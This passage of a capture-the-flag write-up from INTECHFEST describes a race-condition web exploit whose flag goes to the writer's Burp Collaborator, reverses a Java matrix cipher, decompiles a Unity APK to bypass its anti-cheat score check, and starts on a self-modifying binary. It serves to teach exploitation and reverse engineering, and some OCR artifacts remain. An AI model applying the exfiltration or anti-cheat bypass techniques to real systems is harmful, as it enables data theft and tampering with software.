


Because we want to solve it as fast as possible, we can actually make a POC html file that will load the exploit .html using iframes or window.open until it succeeds. But there is a simple way just by sending the HTML file:
https://proxy:8080/uploads/eac0a7ec83537763d3ba7671828d0989.html

And make sure to concurrently the image upload so that we can win the race and when the admin visit the .html file it still exist and haven't got deleted.

In a few tries, the flag will be send to our Burp Collabolator.






Flag

INTECHFEST{idk_if_it's_fun_or_not_but_it's_really_really_looooooooong_challenge}

Crypto

Alin



PoC

Provided Java class that implements linear algebra as encryption. Our plaintext split

```java
package defpackage;

import java.util.Scanner;

/* loaded from: Matrix.class */
public class Matrix {
    static Scanner input = new Scanner(System.in);

    public static int[][] multiply(int[][] iArr, int[][] iArr2) {
        int length = iArr.length;
        int length2 = iArr2[0].length;
        int[][] iArr3 = new int[length][length2];
        for (int i = 0; i < length; i++) {
            for (int i2 = 0; i2 < length2; i2++) {
                for (int i3 = 0; i3 < length2; i3++) {
                    int[] iArr4 = iArr3[i];
                    int i4 = i2;
                    iArr4[i4] = iArr4[i4] + (iArr[i][i3] * iArr2[i3][i2]);
                }
```

```
            }
        }
        return iArr3;
    }

    public static int[][][] string_to_matrix(String str) {
        int[][][] iArr = new int[str.length() / 9][3][3];
        for (int i = 0; i < str.length(); i += 9) {
            int[][] iArr2 = new int[3][3];
            for (int i2 = 0; i2 < 9; i2++) {
                iArr2[i2 / 3][i2 % 3] = str.charAt(i + i2);
            }
            iArr[i / 9] = iArr2;
        }
        return iArr;
    }

    public static void main(String[] strArr) {
        System.out.print("plaintext: ");
        String nextLine = input.nextLine();
        if (nextLine.length() % 9 != 0) {
            nextLine = nextLine + "?".repeat(9 - (nextLine.length() % 9));
        }
        int[] iArr = new int[nextLine.length()];
        int[][][] string_to_matrix = string_to_matrix(nextLine);
        for (int i = 0; i < string_to_matrix.length; i++) {
            int[][] multiply = multiply(string_to_matrix[i],
string_to_matrix[0]);
            for (int i2 = 0; i2 < 3; i2++) {
                for (int i3 = 0; i3 < 3; i3++) {
                    iArr[(i * 9) + (i2 * 3) + i3] = multiply[i2][i3];
                }
            }
        }
        System.out.print("ciphertext: ");
        for (int i4 : iArr) {
```


```
            System.out.print(i4 + " ");
        }
    }
}
```

In summary our input would split to blocks that consists as 9 character that splitted as 3 dimensional matrix then our matrix would multiplied to first matrix that would be our first 9 characters. We know that our first character would be INTECHFES so its possible to reverse the matrix.

Below code to use reverse key matrix to retrieve the flag.

```
import numpy as np

# Helper function to find modular inverse of a matrix under mod
def mod_inv(matrix, mod):
    det = int(np.round(np.linalg.det(matrix)))
    det_inv = pow(det, -1, mod)
    matrix_mod_inv = det_inv * np.round(det *
np.linalg.inv(matrix)).astype(int) % mod
    return matrix_mod_inv

# Matrix multiplication followed by modulus
def matrix_mult_mod(A, B, mod):
    return np.dot(A, B) % mod

# Data provided in encoded form
encoded_numbers = [
    16591, 16716, 18720, 14700, 14839, 16596, 15681, 15810, 17737,
    23089, 23142, 25955, 18377, 18305, 20521, 14746, 14738, 16272,
    19214, 19535, 21465, 22507, 22778, 25463, 19780, 19694, 22182,
    18507, 18417, 20641, 18043, 18278, 20120, 21986, 22215, 24733,
    19077, 19278, 21221, 23126, 23249, 26010, 19701, 19598, 22096,
    17963, 17903, 20089, 17817, 17747, 19921, 19586, 19894, 22442,
    16831, 16778, 18597, 13356, 13482, 15057, 13356, 13482, 15057
]
```

```
# Reshape encoded_numbers to a list of 3x3 matrices
enc_matrices = [np.array(encoded_numbers[i:i+9]).reshape((3,3)) for i in
range(0, len(encoded_numbers), 9)]

# Key matrix generated from the key string "INTECHFES"
key_str = "INTECHFES"
key_matrix = np.array([ord(c) for c in key_str]).reshape(3, 3)

# Define the modulus (ASCII range extended in encryption context)
mod = 256*256

# Compute modular inverse of the key matrix
key_inv_matrix = mod_inv(key_matrix, mod)

# Decrypt each encoded matrix
decrypted_matrices = [matrix_mult_mod(enc_matrix, key_inv_matrix, mod) for
enc_matrix in enc_matrices]

# Flatten the decrypted matrices and convert to characters
plain_text = ''.join(chr(num) for matrix in decrypted_matrices for row in
matrix for num in row)

print("Key matrix:")
print(key_matrix)
print("\nInverse key matrix (under large mod):")
print(key_inv_matrix)
print("\nDecrypted text:")
print(plain_text.replace('?', ''))  # Remove potential padding
```




Flag

INTECHFEST{y3t_4n0th3r_m4tr1x_ch4ll_bu7_wr1tt3n_1n_j4v4}

Reverse

Box



PoC

Retrieved box that is apk files that compiled using unity. Since this is compiled using unity, We successfully decompiled libapp library files using https://github.com/Perfare/Il2CppDumper.

After enumerating gameManager, we found that applications check if the score is 13371337, applications would decrypt data from data in PrivateImplementationDetails.

```
    error();
  }
  if ( this->fields.currentScore >= 13371337 )
  {
    dataencrypted = (System_Array_o *)createarray((__int64)byte___TypeInfo, 0x30u);
    v18.fields.value = Field__PrivateImplementationDetails__0F8F726FECAD2829D08430B9971B01471B558466F4C0E960916B206F8B1D63BD;
    System_Runtime_CompilerServices_RuntimeHelpers__InitializeArray_21929944(dataencrypted, v18, 0LL);
    v9 = this->fields.scoreText;
    UTF8 = System_Text_Encoding__get_UTF8(0LL);
    v12 = GameManager__Decrypt(this, (System_Byte_array *)dataencrypted, v11);
    if ( UTF8 )
    {
      v13 = ((__int64 (__fastcall *)(System_Text_Encoding_o *, System_Byte_array *, Il2CppMethodPointer))UTF8->klass->vtable._33_GetString.method)(
              UTF8,
              v12,
              UTF8->klass->vtable._34_GetString.methodPtr);
      if ( v9 )
      {
        klass = v9->klass;
        v15 = v13;
```

Applications also enable integer protections using Intcryption. Application defined keys below in the intcryption keys

```
Strings                                                    Pseudocode-
1  void __fastcall Intcryption___cctor(const MethodInfo *method)
2  {
3    __int64 v1; // x1
4    int v2; // w2
5    int v3; // w3
6    int v4; // w4
7    int v5; // w5
8    int v6; // w6
9    int v7; // w7
10
11   if ( (byte_1C3F669 & 1) == 0 )
12   {
13     assignvar((unsigned __int64 *)&Intcryption_TypeInfo, v1, v2, v3, v4, v5, v6, v7);
14     byte_1C3F669 = 1;
15   }
16   Intcryption_TypeInfo->static_fields->KEY = 0xDEADC0DE;
17 }
```

Below is decryption code.

```
87   if ( !enc )
88     error();
89   arraydata = createarray((__int64)byte___TypeInfo, enc->max_length);
90   v46 = (System_IO_MemoryStream_o *)sub_CA9B18((__int64)System_IO_MemoryStream_TypeInfo);
91   System_IO_MemoryStream___ctor_22045756(v46, enc, 0LL);
92   if ( !System_Security_Cryptography_Rijndael_TypeInfo->_2.cctor_finished )
93     j_il2cpp_runtime_class_init_0(System_Security_Cryptography_Rijndael_TypeInfo);
94   rijndael = System_Security_Cryptography_Rijndael__Create(0LL);
95   UTF8 = System_Text_Encoding__get_UTF8(0LL);
96   v49 = System_UInt32__ToString((int)this + 0x24, 0LL);
97   KEYS = GameManager__MD5((GameManager_o *)v49, v49, v50);
98   if ( !UTF8 )
99     error();
100  KEYS_1 = ((__int64 (__fastcall *)(System_Text_Encoding_o *, System_String_o *, Il2CppMethodPointer))UTF8->klass->vtable._16_GetBytes.method)(
101            UTF8,
102            KEYS,
103            UTF8->klass->vtable._17_GetBytes.methodPtr);
104  if ( !rijndael )
105    error();
106  ((void (__fastcall *)(System_Security_Cryptography_Rijndael_o *, __int64, Il2CppMethodPointer))rijndael->klass->vtable._9_set_Key.method)(
107    rijndael,
108    KEYS_1,
109    rijndael->klass->vtable._10_get_LegalKeySizes.methodPtr);
110  v53 = System_Text_Encoding__get_UTF8(0LL);
111  if ( !v53 )
112    error();
113  IV_1 = ((__int64 (__fastcall *)(System_Text_Encoding_o *, __int64, Il2CppMethodPointer))v53->klass->vtable._16_GetBytes.method)(
114           v53,
115           IV_faf547659786baac,
116           v53->klass->vtable._17_GetBytes.methodPtr);
117  ((void (__fastcall *)(System_Security_Cryptography_Rijndael_o *, __int64, Il2CppMethodPointer))rijndael->klass->vtable._7_set_IV.method)(
118    rijndael,
119    IV_1,
120    rijndael->klass->vtable._8_get_Key.methodPtr);
121  v55 = (System_Security_Cryptography_ICryptoTransform_o *)((__int64 (__fastcall *)(System_Security_Cryptography_Rijndael_o *, void *))rijndael->kla
122                                                            rijndael,
123                                                            rijndael->klass[1]._1.image);
124  v56 = (System_Security_Cryptography_CryptoStream_o *)sub_CA9B18((__int64)System_Security_Cryptography_CryptoStream_TypeInfo);
125  System_Security_Cryptography_CryptoStream___ctor(v56, (System_IO_Stream_o *)v46, v55, 0, 0LL);
126  if ( !arraydata )
```

In summary, applications use static string as IV below and md5 of realScore that is encrypted Intcryption of 13371337 as keys, and used Rijndael Mode 1 that supposed to be AES CBC.

```
DCB     0
IV_faf547659786baac DCQ 0xA00020D1      ; DATA XREF: GameManager$$Decrypt+154↑r
                                        ; .got:off_1B12C68↑o
                                        ; faf547659786baac
StringLiteral_4196 DCQ 0xA00020D3       ; DATA XREF: Unity_Burst_BurstCompiler$$AotCompil
```

To retrieved data from privateImplementationDetails, I tried to retrieved from global-metadata.dat with offset and size in dump.cs that generated by tools Il2cppDumper

```
// Namespace:
[CompilerGenerated]
internal sealed class <PrivateImplementationDetails> // TypeDefIndex: 4412
{
    // Fields
    internal static readonly <PrivateImplementationDetails>.__StaticArrayInitTypeSize=48
    0F8F726FECAD2829D08430B9971B01471B558466F4C0E960916B206F8B1D63BD /*Metadata offset 0x27BE08*/; // 0x0
    internal static readonly <PrivateImplementationDetails>.__StaticArrayInitTypeSize=2600
    CC9CA0430A1396D6D258BB8823E5BB7C402059AA31FF5B7ECE4861911D65BFCF /*Metadata offset 0x27BE40*/; // 0x30
    internal static readonly <PrivateImplementationDetails>.__StaticArrayInitTypeSize=1500
    F720624660498505A3889943D06C53089FEC191628008AC07A308CBD5629E826 /*Metadata offset 0x27C870*/; // 0xA58
}
```

Content of file: Aa ab .* No results

Below is code for retrieved data on initializations.

```
data = open("global-metadata.dat", "rb").read()
print(data[0x27BE08:0x27BE08+48+1])
print(data[0x27BE40:0x27BE40+2600])
print(data[0x27C870:0x27C870+1500])
```

Below is retrieved the data.

Below is encryption of Intcryption in IDA.

```
uint32_t __fastcall Intcryption__Encrypt(uint32_t data, const MethodInfo *method)
{
  int v2; // w2
  int v3; // w3
  int v4; // w4
  int v5; // w5
  int v6; // w6
  int v7; // w7
  Intcryption_c *v9; // x0
  unsigned __int64 key; // t2
  char plain; // w9

  if ( (byte_1C3F667 & 1) == 0 )
  {
    assignvar((unsigned __int64 *)&Intcryption_TypeInfo, (__int64)method, v2, v3, v4, v5, v6, v7);
    byte_1C3F667 = 1;
  }
  v9 = Intcryption_TypeInfo;
  if ( !Intcryption_TypeInfo->_2.cctor_finished )
  {
    j_il2cpp_runtime_class_init_0(Intcryption_TypeInfo);
    v9 = Intcryption_TypeInfo;
  }
  HIDWORD(key) = v9->static_fields->KEY;
  LODWORD(key) = HIDWORD(key);
  plain = 5 * ((int)(key >> 29) / 5);
  LODWORD(key) = HIDWORD(key);
  return (__ROR4__(data ^ __ROR4__(key, 29), ~__ROR4__(key, 29) + plain) + (key >> 27)) ^ key;
}
```

Below is encryption of Intcryption in Ghidra.

```
uint32_t Intcryption$$Encrypt(uint32_t data,MethodInfo *method)

{
  uint uVar1;
  uint uVar2;
  uint uVar3;
  MethodInfo *extraout_x1;

  if ((DAT_01d3f667 & 1) == 0) {
    thunk_FUN_00db5388(&Intcryption_TypeInfo);
    DAT_01d3f667 = 1;
    method = extraout_x1;
  }
  if ((Intcryption_TypeInfo->_2).cctor_finished == 0) {
    thunk_FUN_00da1818(Intcryption_TypeInfo,method);
  }
  uVar2 = Intcryption_TypeInfo->static_fields->KEY;
  uVar1 = data ^ (uVar2 >> 0x1d | uVar2 << 3);
  uVar3 = ((uVar2 >> 0x1d | uVar2 << 3) ^ 0xffffffff) + ((int)(uVar2 >> 0x1d | uVar2 << 3) / 5) * 5
          & 0x1f;
  return (uVar1 >> uVar3 | uVar1 << 0x20 - uVar3) + (uVar2 >> 0x1b | uVar2 << 5) ^ uVar2;
}

```


Below is code to retrieve encryption of 13371337 that reproduced based on the decompilation code on the ghidra.

```c
#include <stdint.h>

// Define __ROR4__ if it's not defined elsewhere
static unsigned int __ROR4__(unsigned int value, unsigned int count) {
    return (value >> count) | (value << (32 - count));
}

unsigned int Intcryption__Encrypt(unsigned int data) {
  unsigned int uVar1;
  unsigned int uVar2;
  unsigned int uVar3;
    unsigned long key; // t2
    char rotatedkeys; // w9
    key = 0xDEADC0DE;
  uVar2 = 0xDEADC0DE;
  uVar1 = data ^ (uVar2 >> 0x1d | uVar2 << 3);
  uVar3 = ((uVar2 >> 0x1d | uVar2 << 3) ^ 0xffffffff) + ((int)(uVar2 >> 0x1d |
uVar2 << 3) / 5) * 5
          & 0x1f;
  return (uVar1 >> uVar3 | uVar1 << 0x20 - uVar3) + (uVar2 >> 0x1b | uVar2 <<
5) ^ uVar2;

}

int main() {
    unsigned int data = 13371337;
    unsigned int encrypted_data = Intcryption__Encrypt(data);
    printf("Encrypted data: %u\n", encrypted_data);
}
```

```
alfan@alfanpc /mnt/c/shared/CTF/intech/boxfold
$ gcc encrypt.c;  ./a.out
encrypt.c: In function ‘main’:
encrypt.c:26:5: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
   26 |     printf("Encrypted data: %u\n", encrypted_data);
      |     ^~~~~~
encrypt.c:2:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
    1 | #include <stdint.h>
  +++ |+#include <stdio.h>
    2 |
encrypt.c:26:5: warning: incompatible implicit declaration of built-in function ‘printf’ [-Wbuiltin-declaration-mismatch]
   26 |     printf("Encrypted data: %u\n", encrypted_data);
      |     ^~~~~~
encrypt.c:26:5: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
Encrypted data: 180460764
```

After all data needed completed, just crafting the code to retrieve the flag


```python
from pwn import  *
import hashlib
import base64

from Cryptodome.Cipher import AES  # from pycryptodomex v-3.10.4

iv = "faf547659786baac".encode('utf-8')
key =  "180460764".encode('utf-8')
md5 = hashlib.md5()
md5.update(key)
key = md5.hexdigest().encode('utf-8')
cipher = AES.new(key, AES.MODE_CBC, iv)
enc =
b"\xf0XEi\xdb:\xe9\xb4Z\xbc\x13\x08\xd9{Oh]@U[\x00\xde@\x03\xeb\xd4b\xf4\x19c\x
be\xac\xda\xf9}\x9b3'/yS\x8f:r\x1cg\r\xe9"
decrypted = cipher.decrypt(enc)
print(key)
print(decrypted)
if(b"INTECHFEST" in decrypted):
    print(decrypted)
    print(key)
```



Flag


INTECHFEST{Byp4ss1ng_Sh1tty_4nt1_Ch34t_S0_EZ}

Branches



PoC

Retrieved binary with code below



IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t v3; // rbx
  void (*v4)(void); // rax
  char s[72]; // [rsp+0h] [rbp-70h] BYREF
  void (*v7)(void); // [rsp+48h] [rbp-28h]
  unsigned int j; // [rsp+54h] [rbp-1Ch]
  int i; // [rsp+58h] [rbp-18h]
  unsigned int v10; // [rsp+5Ch] [rbp-14h]

  printf("Enter the flag: ");
  fgets(s, 64, _bss_start);
  v10 = 0;
  for ( i = 0; ; ++i )
  {
    v3 = i;
    if ( v3 >= strlen(s) )
      break;
    for ( j = v10; j <= 0x1571; ++j )
    {
      if ( *((_BYTE *)&check_function + (int)j) == 116 )
      {
        *((_BYTE *)&check_function + (int)(j + 1)) = s[i];
        v10 = j + 2;
        break;
      }
    }
  }
  v4 = (void (*)(void))mmap(0LL, 0x1572uLL, 7, 34, -1, 0LL);
  v7 = v4;
  *(_QWORD *)v4 = check_function;
  *(_QWORD *)((char *)v4 + 5482) = *(_QWORD *)((char *)&check_function + 5482);
  qmemcpy(
    (void *)(((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL),
    (const void *)(&check_function - (_UNKNOWN *)((char *)v4 - (((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFFF8LL))),
    8LL * ((((_DWORD)v4 - (((_DWORD)v4 + 8) & 0xFFFFFFF8) + 5490) & 0xFFFFFFF8) >> 3));
  v7();
  puts("That is the right flag!");
  return 0;
}
```

Binary would find bytecode 74 which leads to jump code And modify opcode based on our input. For example our Input “A”, code from 74 FF would change to 74 41 that modified our jump.

So to reach the end of the main function, we need to complete our jump journey in the shellcode.

```
.data:0000000000004060
.data:0000000000004060                          public check_function
.data:0000000000004060                          check_function:                 ; DATA XREF: main+52↑o
.data:0000000000004060                                                          ; main+75↑o
.data:0000000000004060                                                          ; main+E0↑o
.data:0000000000004060 31 C0                    xor     eax, eax
.data:0000000000004062 83 F8 00                 cmp     eax, 0
.data:0000000000004065
.data:0000000000004065                          loc_4065:                       ; CODE XREF: .data:loc_4065↑j
.data:0000000000004065 74 FF                    jz      short near ptr loc_4065+1
.data:0000000000004065
```

Below is code to search “cmp eax, 0” + :”\x74” to find where our jump location

```
parsed = "83F80074"
parsed = bytes.fromhex(parsed)
data = open("main", "rb").read()

for i in range(len(data)):
    if(data[i:i+len(parsed)] == parsed):
        print(i, hex(0x0000555555555000 + i))
```

